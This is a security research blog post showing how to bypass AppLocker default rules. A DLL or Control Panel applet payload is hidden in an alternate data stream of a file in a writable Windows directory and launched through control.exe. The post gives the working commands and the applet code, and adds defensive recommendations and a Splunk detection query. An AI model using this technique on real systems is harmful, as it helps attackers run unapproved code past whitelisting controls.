

# | bohops |

A blog about red teaming, penetration testing, and security research

≡ MENU

## Loading Alternate Data Stream (ADS) DLL/CPL Binaries to Bypass AppLocker

JANUARY 23, 2018 ~ BOHOPS



(Image Source: [blogs.technet.microsoft.com](https://blogs.technet.microsoft.com))

### Introduction

A few weeks ago, I wrote about [Executing Commands and Bypassing AppLocker with PowerShell Diagnostic Scripts](#). Overall, it was a viable technique that allowed for the loading of .NET/C# assemblies. However, PowerShell Constraint Language Mode proved to be a viable mechanism for defeating this technique if strictly enforced by UMCI/system policies (and of course, without the availability of an attacker reverting to PowerShell v2). Regardless, I was eager to hunt for other bypass opportunities.

Last week, I read a great [blog post](#) by [@Oddvarmoe](#) that described the use of Alternate Data Streams (ADS) to bypass AppLocker Default Policies. Aside from the fact that this was excellent work, a few very interesting tidbits stood out:

- ADS is still relevant – and may still be a feature according to Microsoft 😊
- A variety of invocation methods could execute the streams (“exe/dll files”) such as wmic, start, rundll32, mavinject, forfiles, w/cscript, mshta, etc.
- Several “low privileged” security groups can write to interesting files and directories

This compelled me to look into this a little further...

## Directory Permissions Within SystemRoot (“C:\Windows”)

Using the Sysinternals tool, **accesschk**, I enumerated the sub-folders beneath ‘c:\windows’ to locate writable directories for three low-privileged groups:

- Everyone
- Users
- Authenticated Users

I was quite surprised to see the results....

```

c:\test\SysinternalsSuite>accesschk -wsqu Everyone "c:\windows\"

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

RW c:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
RW c:\Windows\System32\Tasks\Microsoft\Windows\PLA\System
RW c:\Windows\SysWOW64\Tasks\Microsoft\Windows\PLA\System

c:\test\SysinternalsSuite>accesschk -wsqu "Authenticated Users" "c:\windows\"

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

RW c:\Windows\Tasks
W c:\Windows\System32\Tasks
W c:\Windows\System32\Tasks\Microsoft\Windows\RemoteApp and Desktop Connections Update
W c:\Windows\SysWOW64\Tasks
W c:\Windows\SysWOW64\Tasks\Microsoft\Windows\RemoteApp and Desktop Connections Update

c:\test\SysinternalsSuite>accesschk -wsqu "Users" "c:\windows\"

Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

RW c:\Windows\Temp
RW c:\Windows\tracing
RW c:\Windows\Registration\CRMLLog
RW c:\Windows\servicing\Packages
RW c:\Windows\servicing\Sessions
W c:\Windows\System32\Com\dmp
RW c:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
W c:\Windows\System32\spool\PRINTERS
W c:\Windows\System32\spool\SERVERS
RW c:\Windows\System32\spool\drivers\color
RW c:\Windows\System32\Tasks\Microsoft\Windows\SyncCenter
RW c:\Windows\System32\Tasks\Microsoft\Windows\PLA\System
RW c:\Windows\System32\Tasks\Microsoft\Windows\WindowsColorSystem\Calibration Loader
W c:\Windows\SysWOW64\Com\dmp
RW c:\Windows\SysWOW64\Tasks\Microsoft\Windows\SyncCenter
RW c:\Windows\SysWOW64\Tasks\Microsoft\Windows\PLA\System

```

It is quite interesting to note that the opportunity for abuse is very prevalent. Actors could potentially write to these locations for satisfying any number of malicious requirements. For this post, we'll focus on potential ADS abuse within the confines of a WINDOWS sub-directory to bypass AppLocker default policies using control.exe and DLL/CPL loading.

## ADS 'Reflective' DLL Execution via Control.exe

Firstly, let's create a an arbitrary text file ('zzz') within one of our writable directories. **C:\windows\Tasks** seems like a prime candidate based on our previous enumeration exercise:

```

c:\test\reflective_dlls>dir c:\windows\tasks
Volume in drive C has no label.
Volume Serial Number is AA9B-7D8D

Directory of c:\windows\tasks

01/22/2018  04:30 PM    <DIR>          .
01/22/2018  04:30 PM    <DIR>          ..
               0 File(s)                0 bytes
               2 Dir(s)  66,827,255,808 bytes free

c:\test\reflective_dlls>echo zzz > c:\windows\tasks\zzz

c:\test\reflective_dlls>dir c:\windows\tasks
Volume in drive C has no label.
Volume Serial Number is AA9B-7D8D

Directory of c:\windows\tasks

01/22/2018  04:31 PM    <DIR>          .
01/22/2018  04:31 PM    <DIR>          ..
01/22/2018  04:31 PM                6 zzz
               1 File(s)                6 bytes
               2 Dir(s)  66,831,572,992 bytes free

c:\test\reflective_dlls>type c:\Windows\Tasks\zzz
zzz

```

Secondly, we inject our payload (a reflective DLL that launches notepad.exe) into the ADS of the 'zzz' file:


```
type notepad_reflective_x64.dll > c:\windows\tasks\zzz:notepad_reflective_x64.dll
```

Thirdly, we attempt to invoke our reflect DLL in two ways:

```
control.exe c:\test\reflective_dlls\notepad_reflective_x64.dll
```

```
control.exe c:\windows\tasks\zzz:notepad_reflective_x64.dll
```

The results are depicted in the following screenshot:



AppLocker prevented direct invocation of the reflective DLL via control.exe but allowed the ADS injected version to run. **Result: Successful Bypass!**

## ADS 'Control Panel' CPL Execution via Control.exe

@ConsciousHacker posed a great question while collaborating with me about the DLL method. He asked "Looks like it might also be capable of loading unsigned PE, did you try that as well?" At the time, the answer was simply no, but he did inspire the next round of research.

Moving forward, I halfheartedly knew that CPL (control panel) files were 'pretty much' DLL files. With this elementary logic, I simply renamed **notepad\_reflective\_x64.dll** to **notepad\_reflective\_x64.cpl** and loaded this into the ADS of another file for the same style

execution. Of course that didn't work, but fortunately @Hexacorn chimed in and saved me from added research time! Big shout out to him for this assist:




More info about the CPIApplet export can be found on Microsoft's [MSDN](#) website. Additionally, output of the SysInternals **strings** utility shows the usage of rundll32/shell32.dll within control.exe:

```
c:\test>type control_strings.txt | findstr dll
Shell32.dll,Control_RunDLL
%SystemRoot%\system32\rundll32.exe
ADVAPI32.dll
KERNEL32.dll
USER32.dll
msvcrt.dll
SHLWAPI.dll
api-ms-win-core-com-l1-1-1.dll
api-ms-win-core-synch-l1-2-0.dll
api-ms-win-core-errorhandling-l1-1-1.dll
api-ms-win-core-profile-l1-1-0.dll
api-ms-win-core-processthreads-l1-1-2.dll
api-ms-win-core-sysinfo-l1-2-1.dll
api-ms-win-core-rtlsupport-l1-2-0.dll
SHELL32.dll
```

To test the CPL method, I discovered a proof-of-concept Control Panel applet project on Github called [MyCPLApplet](#) (authored by [gtrubach](#)). After installing the required components, I launched Visual Studio, edited the code to add a proper payload (notepad.exe, of course), and compiled the CPL binary as shown below:

**\*Note:** As always, review the code that you compile/run or launch in a sandbox/segmented/virtual environment.





The image shows a screenshot of the Microsoft Visual Studio IDE. The main window displays the source code for `MyCPLApplet.cpp` in the `MyCPLApplet` project. The code is written in C++ and includes a Windows application initialization function `InitInstance()` and a Windows API entry point `CPLApplet()`. The `CPLApplet()` function is designed to launch a command prompt window using `CreateProcess()` with the command `cmd.exe /k notepad.exe`.

```
58
59  CMyCPLAppletApp theApp;
60
61  // CMyCPLAppletApp initialization
62
63  BOOL CMyCPLAppletApp::InitInstance()
64  {
65      CWinApp::InitInstance();
66
67      return TRUE;
68  }
69
70
71  extern "C" LONG APIENTRY CPLApplet(
72      HWND hwndCPL,    // handle of Control Panel window
73      UINT uMsg,        // message
74      LONG_PTR lParam1, // first message parameter
75      LONG_PTR lParam2  // second message parameter
76  )
77  {
78
79      char command[4086] = "cmd.exe /k notepad.exe";
80      STARTUPINFO StartInfo; // name structure
81      PROCESS_INFORMATION ProcInfo; // name structure
82      memset(&ProcInfo, 0, sizeof(ProcInfo)); // Set up memory block
83      memset(&StartInfo, 0, sizeof(StartInfo)); // Set up memory block
84      StartInfo.cb = sizeof(StartInfo); // Set structure size
85      StartInfo.dwFlags = STARTF_USESHOWWINDOW; // Necessary for wShowWindow to work
86      StartInfo.wShowWindow = SW_HIDE; // Hide window
87      int res;
88      res = CreateProcess(NULL, (LPSTR)command, NULL, NULL, NULL, NULL, NULL, NULL, &StartInfo, &ProcInfo);
89
```


The Output window at the bottom shows the build output for the project. It indicates that the build started successfully for the `MyCPLApplet` project in the `Release` configuration for `x64`. The output lists the files included in the build:

```
1>----- Build started: Project: MyCPLApplet, Configuration: Release x64 -----
1>stdafx.cpp
1>MyCPLApplet.cpp
1>MyFirstPropPage.cpp
1>MyPropertySheet.cpp
1>MySecondPropPage.cpp
1>MyThirdPropPage.cpp
```


Next, I renamed the cpl file to **notepad\_x64.cpl**, created a text file within the C:\Windows\Tasks directory called 'yyy', and injected the CPL payload into the ADS stream as depicted in the following screenshot:

```
c:\test\MyCPLApplet-master\x64\Release>del c:\windows\tasks\yyy  
c:\test\MyCPLApplet-master\x64\Release>echo yyy > c:\windows\tasks\yyy  
c:\test\MyCPLApplet-master\x64\Release>type c:\test\MyCPLApplet-master\x64\Release\notepad_x64.cpl > c:\windows\tasks\yyy  
notepad_x64.cpl
```

So far so good – let's attempt to execute our CPL file directly with control.exe...



As expected, this failed to launch due to the default AppLocker policy settings. Let's attempt to launch via the ADS method...



**Result: Success!** We executed our notepad.exe payload embedded within MyCPLApplet.

## Other Notes & Research

[@ReneFreingruber](#) pointed out a very interesting bypass technique with regard to building the ADS on the actual Task Folder, which I believe is actually more compelling than creating files within such writable directories. His fantastic research and post can be accessed [here](#). Thank you for sharing this!

[@matthomjxiex02x](#) blogged about an interesting technique for bypassing AppLocker policies via the exec command found in netsh. His research can be found [here](#).

## Blue Team Recommendations

Here are a few pointers that may help...

- Consider locking down the file permissions on folders and directories within \Windows, \Windows\System32, \Program Files...\, etc. For clarity, the ability to write to \*interesting\* directories is crucial. In retrospect, we can run an arbitrary DLL/CPL within c:\windows\tasks to defeat the Default AppLocker Rules but we can also run these DLL/CPL payloads hidden in streams on files and folders.
- Proactive monitoring is necessary. Do not solely relay on **what was prevented to execute** but also review what actually has executed. Use SysInternals tools to look for indications of ADS. Streams.exe is a nice tool. Sysmon/SEM monitoring may reveal interesting strings (i.e. somefile.txt:evil.dll is probably not good). Of course, this is easier said than done.
- Visit the other research blogs and Twitter pages of the aforementioned security researchers for further information regarding ADS, AppLocker bypasses, and other offensive security insight.
- **Update [3/17/2018]** – Many thanks to [@r0wdy\\_](#) for providing a Splunk Query that may help locate ADS invocation in Sysmon sources:

```
Sourcetype=sysmon | eval numColon = mvcount(split(Image, ":")) -1 | where numColon = 2
```

## Conclusion

Well, that wraps up another interesting AppLocker post. Please feel free to contact me or leave a message if you have any other questions/comments. I will try to update this page regularly with related research links as they become visible. Thank you for reading!

---

Share this:



Be the first to like this.

---

#### Related

Executing Commands and Bypassing  
AppLocker with PowerShell Diagnostic  
Scripts

With 2 comments

Leveraging INF-SCT Fetch & Execute  
Techniques For Bypass, Evasion, &  
Persistence

In "applocker"

Abusing Exported Functions and Exposed  
DCOM Interfaces for Pass-Thru Command  
Execution and Lateral Movement

In "blueteam"

Published by bohops



*View all posts by bohops*

◀ PREVIOUS

*Executing Commands and Bypassing AppLocker with PowerShell  
Diagnostic Scripts*

NEXT ▶

*VSTO: The Payload Installer That Probably Defeats Your Application  
Whitelisting Rules*

## Leave a Reply

Enter your comment here...

## Quick Links

[Abusing DCOM For Yet Another Lateral Movement Technique](#)

[DiskShadow: The Return of VSS Evasion, Persistence, and Active Directory Database Extraction](#)

[Executing Commands and Bypassing AppLocker with PowerShell Diagnostic Scripts](#)

[Abusing Exported Functions and Exposed DCOM Interfaces for Pass-Thru Command Execution and Lateral Movement](#)

[Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence](#)

---

[Trust Direction: An Enabler for Active Directory Enumeration and Trust Exploitation](#)

---

[Vshadow: Abusing the Volume Shadow Service for Evasion, Persistence, and Active Directory Database Extraction](#)

---

[Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence \(Part 2\)](#)

---



[BLOG AT WORDPRESS.COM.](#)